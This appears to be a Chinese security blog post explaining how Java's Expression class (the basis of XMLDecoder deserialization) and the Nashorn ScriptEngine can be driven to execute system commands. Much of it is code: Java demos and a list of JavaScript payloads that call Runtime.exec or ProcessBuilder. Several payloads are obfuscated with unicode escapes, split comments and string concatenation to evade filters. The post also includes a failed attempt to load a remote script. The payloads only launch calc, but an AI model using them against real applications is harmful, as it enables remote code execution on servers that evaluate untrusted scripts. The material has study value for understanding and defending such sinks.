java执行js导致命令执行

在讨论这个知识点之前，回归一下之前的XMLDecoder序列化的底层。也就是**Expression**类的**getValue**方法。直接给出了代码吧！

```
package XMLDecoder.expressiontest;

import java.beans.Expression;

public class test {
    public static void main(String[] args)throws Exception {
        Parameter();//有参数
//        NoParameter();//无参数
    }
    public static void Parameter() throws Exception{
        Object var3 = new ProcessBuilder();
        String var4 = "command";
        String[] strings = new String[]{"calc"};
        Object[] var2 = new Object[]{strings};
        Expression var5 = new Expression(var3, var4, var2);
        Object value = var5.getValue();//获得参数的类

        String var1 = "start";
        Object[] var6 = new Object[]{};
        Expression expression = new Expression(value, var1, var6);//执行start方法
        expression.getValue();


//        大家可以思考一下为什么通过反射的方法不能执行？？？  因为class.newInstance只能调用无参构造函数而ProcessBuilder没有无参数构造函数。
//        Class<?> aClass = value.getClass();
//        Object o = aClass.newInstance();
//        Method start = aClass.getMethod("start");
//        start.invoke(o);

//        正确的写方法
//        Class<?> clazz = value.getClass();
//        Object o =
clazz.getConstructor(List.class).newInstance(Arrays.asList("calc.exe"));
//        clazz.getMethod("start").invoke(o);
    }
    public static void NoParameter(){
        String[] strings = new String[]{"cmd.exe","/c","calc"};
        Object var3 = new ProcessBuilder(strings);
        String var4 = "start";
        Object[] var2 = new Object[]{};
        Expression var5 = new Expression(var3, var4, var2);
        try {
            var5.getValue();
        } catch (Exception e) {
            e.printStackTrace();
        }
    }
```

```
}
```

然后才是今天的话题，java执行js导致命令执行，参考之前看过的文章记录了一下。

```
package shell.ScriptEngineManager;

import javax.script.ScriptEngine;
import javax.script.ScriptEngineManager;

public class test {
    public static void main(String[] args) throws Exception{
        String test = "print('hello word!!');";
        String payload1 = "java.lang.Runtime.getRuntime().exec(\"calc\")";
        String payload2 = "var a=exp();function exp(){var x=new
java.lang.ProcessBuilder; x.command(\"calc\"); x.start();};";
        String payload3 = "var a=exp();function exp()
{java.lang./****/Runtime./***/getRuntime().exec(\"calc\")};";
        String payload4 =
"\u006a\u0061\u0076\u0061\u002e\u006c\u0061\u006e\u0067\u002e\u0052\u0075\u006e\
u0074\u0069\u006d\u0065.getRuntime().exec(\"calc\");";
        String payload5 = "var a= Java.type(\"java.lang\"+\".Runtime\"); var b
=a.getRuntime();b.exec(\"calc\");";
        String payload6 =
"load(\"nashorn:mozilla_compat.js\");importPackage(java.lang); var
x=Runtime.getRuntime(); x.exec(\"calc\");";
        //兼容Rhino功能 https://blog.csdn.net/u013292493/article/details/51020057
        String payload7 = "var a =JavaImporter(java.lang); with(a){ var
b=Runtime.getRuntime().exec(\"calc\");}";
//        String payload8 = "var scr =
document.createElement(\"script\");scr.src =
\"http://127.0.0.1:8082/js.js\";document.body.appendChild(scr);exec();";
        eval(payload7);
    }
    public static void eval(String payload){
        payload=payload;
        ScriptEngineManager manager = new ScriptEngineManager(null);
        ScriptEngine engine = manager.getEngineByName("js");
        try {
            engine.eval(payload);
        } catch (Exception e) {
            e.printStackTrace();
        }
    }
}
```

然后自己突发奇想，思考能不能远程加载js代码？然后执行远程js代码里面的exp。参考**payload8**

```
function exec(){
    var a=exp();function exp(){var x=new java.lang.ProcessBuilder;
x.command("calc"); x.start();};
}
```


```
C:\Program Files\Java\jdk1.8.0_201\bin\java.exe" ...
avax.script.ScriptException Create breakpoint : ReferenceError: "document" is not defined in <eval> at line number 1
```

执行失败！百度了一下原因大概是因为java在执行js代码的时候没有浏览器的内置对象如：document，window等等。

解决方法 大概就是添加组件配置java解析浏览器的环境？？这样的话基本上不可能这样配置了，于是自己就没有在深入了解了。

java执行js代码的底层原理?

这里自己调试会很多次中间的具体流程基本上就是一个解析过程，所以只看最后。



其实本质上还是反射。最后的调用apply:393, ScriptRuntime (jdk.nashorn.internal.runtime) 的apply方式去执行。

在看一下调用栈:

```
apply:393, ScriptRuntime (jdk.nashorn.internal.runtime)
evalImpl:449, NashornScriptEngine (jdk.nashorn.api.scripting)
evalImpl:406, NashornScriptEngine (jdk.nashorn.api.scripting)
evalImpl:402, NashornScriptEngine (jdk.nashorn.api.scripting)
eval:155, NashornScriptEngine (jdk.nashorn.api.scripting)
eval:264, AbstractScriptEngine (javax.script)
eval:24, test (shell.ScriptEngineManager)
main:17, test (shell.ScriptEngineManager)
```

调试过程大家可以自己去测试

而上面的加载远程js的思路是来自自己调试的过程。